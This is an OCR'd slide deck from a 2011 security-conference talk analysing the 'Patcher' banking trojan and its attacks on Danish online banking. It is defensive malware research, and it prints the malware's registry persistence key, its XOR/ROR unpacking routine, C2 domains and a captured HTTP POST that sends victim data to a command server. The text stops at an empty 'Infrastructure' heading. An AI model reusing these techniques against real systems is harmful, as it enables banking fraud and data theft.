


» The **Patcher** Case«

Peter Kruse (pkr@csis.dk), Head of CSIS eCrime and Research & Intelligence Unit

PGP-ID: 0x715FB4BD

12 - 17 June 2011
23rd Vienna
Annual **FIRST** Conference

Agenda – Patcher

- » What is Patcher?
- » Patcher naming?
- » Man in The Browser functions
- » Patcher – fresh variants with new twists
- » Patcher – Domain Generating Algorithm (DGA)
- » Blind drop data transport overview
- » Infrastructure and C&C setup
- » Point of infection, Ecosystem and affiliates
- » Separation of duties
- » Money Mule campaign
- » Statistics
- » How we battled them and challenges

What is Patcher?

- Highly complex Banker-Trojans
- Patcher is a “User land Kernel Rootkit” modifying several critical Windows system files in the past (current versions modify only in memory).
- Installs BHO (Browser Helper Object).
- The biggest isolated and targeted attack against Denmark ever – with more than 50,000 unique infections counted since September 2008.
- Tailor made for certain eBanking applications and very capable of performing complex Man in The Browser (MiTB) functions.
- Patcher was the first - and for now the only malware family to utilize “Man in The Java”

What is Patcher?

- Many variants, low AV-detection
- Involved in at least two large incidents stealing more than 2 mill. DKK from SMB sized Danish companies (that is approx. EUR 275.000).
- Highly motivated IT-criminals with technical knowledge covering several different technologies spanning from Assembler, C++, TCP/IP, database and PHP.
- Also involved in attacks aimed against: Holland, Greece, US, Ireland and Germany
- Uses a domain name generating algorithm similar to Torpig/Sinowal/Anserin/Mebroot.

Patcher naming


We named it Patcher on account of its functionality. Patching system files. Other names used for this malware family include:

- Trojan-Banker.Win32.Banker
- TR/Banker.MultiBanker
- W32/Banker
- PSW.Banker5
- Trojan-Banker.Win32.MultiBanker
- TrojanSpy:Win32/Nadebanker
- Hacktool/Patcher
- PWS-Banker
- Trojan-Banker.Win32.Banker
- Win32:Patched
- Win32/Spy.Bankpatch

Patcher naming?

Patcher was actively patching four system files:

- dnsapi.dll (implemented Q3 2009)
- kernel32.dll
- powrprof.dll
- wininet.dll



Before

```
push    esi
push    3Ch
pop     esi
push    esi                 ; size_t
mov     [eax], ebx
lea     eax, [ebp+UrlComponents]
push    ebx                 ; int
push    eax                 ; void *
call    memset
add     esp, 0Ch
lea     eax, [ebp+UrlComponents]
push    eax                 ; lpUrlComponents
push    ebx                 ; dwFlags
push    ebx                 ; dwUrlLength
push    [ebp+Buffer]        ; lpszUrl
mov     [ebp+UrlComponents.dwStructSize], esi
mov     [ebp+UrlComponents.dwSchemeLength], edi
mov     [ebp+UrlComponents.dwHostNameLength], edi
mov     [ebp+UrlComponents.dwUrlPathLength], edi
call    InternetCrackUrlA
test    eax, eax
jnz     short loc_4448D071
```

After

```
push    esi
push    3Ch
pop     esi
push    esi                 ; size_t
mov     [eax], ebx
lea     eax, [ebp+var_64]
push    ebx                 ; int
push    eax                 ; void *
call    memset
add     esp, 0Ch
lea     eax, [ebp+var_64]
push    eax
push    ebx
push    ebx
push    [ebp+Buffer]
mov     [ebp+var_64], esi
mov     [ebp+var_5C], edi
mov     [ebp+uBytes], edi
mov     [ebp+var_34], edi
call    near ptr 4450F800h
test    eax, eax
jnz     short loc_4448D071
```

Patcher – why the name?

» Installs keylogging functionality

» Grabs keylog data + entire traffic sessions related to targets + HTTPS sessions hooked "below" encryption level

» Contains a constantly updated list of approx. 140 targets on which it activates form and content grabbing.

» Installs itself and ensures that it starts on reboot by adding to:
"HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
"[%windows systemfolder%]\userinit.exe, [%windows systemfolder%]\appconf32.exe,"


» Hooks into all processes - except some predifined;
(Primarly security/AV applications).

» Instead of previous versions, where the group physically patched "wininet.dll", "kernel32.dll", "Powrprof.dll", they are now doing this in memory like ZeuS/Zbot and SpyEye (!).


Patcher – Man in the Browser

When Patcher is installed it detects which browser is default e.g. IE or FF.

- If IE is default browser a dedicated BHO is installed and Java is uninstalled
- Anything besides IE part of the JRE is uploaded to the gang, modified and returned
- Patcher camouflage transactions to give a broader ”Window of opportunity”
- Stores balances locally to hide that money was transferred from account



```
lea     eax, [esp+574h+var_528]
push    eax
mov     edi, offset aTdColspan5Summ ; "<td colspan=\"5\">Summe Haben</td>"
call    sub_10002745
and     [esp+574h+var_4], 0
lea     eax, [esp+574h+var_524]
push    eax
mov     edi, offset aTdColspan5Su_0 ; "<td colspan=\"5\">Summe Soll</td>"
call    sub_10002745
lea     eax, [esp+574h+var_520]
push    eax
mov     edi, offset aTdColspan5Stro ; "<td colspan=\"5\"><strong>Gesamtsaldo</st"..
mov     byte ptr [esp+578h+var_4], 1
call    sub_10002745
lea     eax, [esp+574h+var_51C]
push    eax
mov     edi, offset aKontenUndKarte ; "Konten und Karten</a></th>"
mov     byte ptr [esp+578h+var_4], 2
call    sub_10002745
lea     eax, [esp+574h+var_538]
push    eax
```



```
loc_10001707:                   ; Src
push    ecx
mov     eax, esp
mov     [esp+578h+var_560], esp
push    eax
mov     edi, offset aTotalParsed ; "total parsed"
call    sub_10002745
call    sub_1000A2F6
push    ecx                     ; Src
mov     eax, esp
mov     [esp+578h+var_560], esp
lea     edi, [esi-28h]
push    eax
```

Patcher – fresh variants with new twists

- Avoiding infecting DLLs
- Hooking API in memory and inject threads into browser processes
- "*Down&update*" function reveals the "Domain Generating Algorithm" (DGA) in action:
  GET request for the file "lodupgd.jpg" using user-agent:
  "Opera/11.1 (Windows NT 5.1: U: en)"

Regkeys in "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\" are:

```
Internet Settings\ver: "400"
Internet Settings\vendor: "Old"
Internet Settings\prd: "http://kwojstasche.com"
Internet Settings\w8: "USA_MDAwMDAwMDAwMDAwMDAwMDAwMTA="
Internet Settings\prh\prh: "http://kwojstasche.com"
```

Patcher – Domain Generating Algorithm (DGA)

- Patcher installs hooks in *wininet.dll*
- Patcher drops "*wincode.dat*" and injects it into *wininet.dll*
- Upon loading *wininet.dll*, and calling for instance, *InternetCrackUrl*, the changed library will resolve API functions based on unique function hashes, and load the *wincode.dat* into memory.
- It then proceeds with the unpacking of its contents using the following algorithm:

```
wininet.dll:76296A80
wininet.dll:76296A80  loc_76296A80:
wininet.dll:76296A80  mov al, [edi]
wininet.dll:76296A82  xor al, cl
wininet.dll:76296A84  ror cl, 1
wininet.dll:76296A86  stosb
wininet.dll:76296A87  dec edx
wininet.dll:76296A88  jnz short
```

roughly translated pseudo-code:


```
xor_key = contents[0]
for (i = 1; i < len(contents); i++)
    current = contents[i] ^ xor_key
    contents[i] = current
    xor_key = ror(xor_key,1)
```

Patcher – Domain Generating Algorithm (DGA)

- » Next it reads the content of the decrypted wincode.dat at offset 0x18 and then reads the Patcher base domain added to registry.
- » Finally the code creates multiple threads, one of which is responsible for generating additional domains according to this variant's algorithm.
- » Based on this behavior we designed a tool which performs a crypto-attack on the contents of the binary and this way we can predict future domains.
- » Finally: Gone sinkholing …

Patcher – Blind drop transport


Files are stored locally until they can be delivered to either of the C&Cs



C:\WINDOWS\system32\dtw5d

FromActiveX01C8C48A1B0AC... MST-fil 1 KB
FromActiveX01C8C48A1B0AC... NEW-fil 1 KB
FromActiveX01C8C48A1BE15... MST-fil 1 KB
FromActiveX01C8C48A1BE15... NEW-fil 1 KB
FromActiveX01C8C48A1E3EF... MST-fil 1 KB
FromActiveX01C8C48A1E3EF... NEW-fil 1 KB
FromActiveX01C8C490B4A10... MST-fil 1 KB
FromActiveX01C8C490B4A10... NEW-fil 1 KB
FromActiveX01C8C490B540C... MST-fil 1 KB
FromActiveX01C8C490B5458... NEW-fil 1 KB
FromActiveX01C8C4894C798... NEW-fil 1 KB
FromActiveX01C8C4894C772... MST-fil 1 KB
FromActiveX01C8C4894938D... MST-fil 1 KB
FromActiveX01C8C489493BD... NEW-fil 1 KB
netbanke_01C8C48A1AC5A7... Tekstdokument 1 KB
netbanke_01C8C48A1DC0985... Tekstdokument 1 KB
netbanke_01C8C48B0E92E3E... Tekstdokument 1 KB
netbanke_01C8C48B0E90818... Tekstdokument 1 KB
netbanke_01C8C48B1192991... Tekstdokument 1 KB
netbanke_01C8C488C6BCB97... Tekstdokument 1 KB
netbanke_01C8C488C6BCB97... Tekstdokument 1 KB
netbanke_01C8C488C9BC6EA... Tekstdokument 1 KB
netbanke_01C8C488C9BC6EA... Tekstdokument 1 KB
netbanke_01C8C488CCB75F2... Tekstdokument 1 KB
netbanke_01C8C489A38B455... Tekstdokument 1 KB
netbanke_01C8C489A38DA7B... Tekstdokument 1 KB
netbanke_01C8C489A38DA7B... Tekstdokument 1 KB
netbanke_01C8C489A3926C6... Tekstdokument 1 KB
netbanke_01C8C489AF82F31... Tekstdokument 1 KB
netbanke_01C8C489AF82F31... Tekstdokument 1 KB
netbanke_01C8C489B27DE39... Tekstdokument 1 KB
netbanke_01C8C489B28045F... Tekstdokument 1 KB
netbanke_01C8C489C172E43... Tekstdokument
netbanke_01C8C489C17081D... Tekstdokument
netbanke_01C8C489C470371... Tekstdokument
netbanke_01C8C489C470371... Tekstdokument


Patcher – Blind drop transport overview



```
POST /index.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Opera/9.20 (Windows NT 5.1; U; en)
Host: qmkaanta.com
Content-Length: 4536
Cache-Control: no-cache

&id=DNK_MDAwMDAwMDAwMDAwMDAwMDAwMTA=&q=lo&data_type=apps&data_content=NT%20v5%2
E1%20Build%202600%0D%0AAdobe%20Flash%20Player%20ActiveX%202007%2E12%2E17%0D%0AWi
ndows%20Internet%20Explorer%207%202008%2E08%2E17%0D%0AKaspersky%20Online%20Scanner
%202007%2E12%2E17%0D%0AWindows%20Genuine%20Advantage%20Validation%20Tool%20%28KB
osoft%20%2ENET%20Framework%202%2E0%20%28KB928365%29%202007%2E10%2E23%0D%0ASik
kerhedsopdatering%20til%20Windows%20Internet%20Explorer%207%20%28KB929969%29%202007%
2E04%2E19%0D%0ASikkerhedsopdatering%20til%20Windows%20Internet%20Explorer%207%20%28K
2008%2E08%2E17%0D%0ASikkerhedsopdatering%
2008%2E08%2E17%0D%0ASikkerhedsopdatering%
2008%2E08%2E17%0D%0ASikkerhedsopdatering%
2008%2E08%2E17%0D%0AOpdatering%20til%20
08%2E08%2E17%0D%0ASikkerhedsopdatering%2
%202008%2E08%2E17%0D%0ASikkerhedsopdate
%202008%2E08%2E17%0D%0ASikkerhedsopdate
%202008%2E08%2E17%0D%0AOpdatering%20til
%2E08%2E17%0D%0AHotfix%20til%20Windows%
%0D%20DAN%202007%2E04%2E19%0D%0AVMw
=apps&version=066&vendor=Old

HTTP/1.1 200 OK
Date: Fri, 17 Oct 2008 14:18:31 GMT
Server: Apache
X-Powered-By: PHP/5.2.5
Vary: Accept-Encoding,User-Agent
Transfer-Encoding: chunked
Content-Type: text/html

4
apps
0
```

```
--C9818FC023
Content-Disposition: form-data; name="content";filename="4044_0000000006.htm"
Content-Type: text/plain

<!-- Version: 9 Time: 2009-04-14 14:23:37 Url: https://[redacted]
Referrer: https://[redacted] IEver: 6.0.2900.2180 -->

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<META http-equiv="Content-Type" content="text/html; charset=iso-8859-1">

<title></title>
<script type="text/javascript">
d=document.domain;var t=d.split("."); (d.indexOf("co.uk") > -1 )?dot=3:dot=2;if (dot < t.length)
{d="";for (i=t.length-dot; i<dot; i++){d+=t[i] + '.'};d+=t[dot];document.domain=d};
</script>
</head>

<script type="text/javascript">
document.write("<BODY topmargin=0 marginheight=0>")
</script>

<script type="text/javascript">document.write('<FORM NAME="Form1" ACTION="' + top.postaction + '"
METHOD="POST" TARGET="indhold">')</script>
<INPUT TYPE="Hidden" NAME="[redacted]'    VALUE="">
<INPUT TYPE="Hidden" NAME="[redacted]"    VALUE="">
<INPUT TYPE="Hidden" NAME="[redacted]'    VALUE="DA">
```

Patcher - Infrastructure



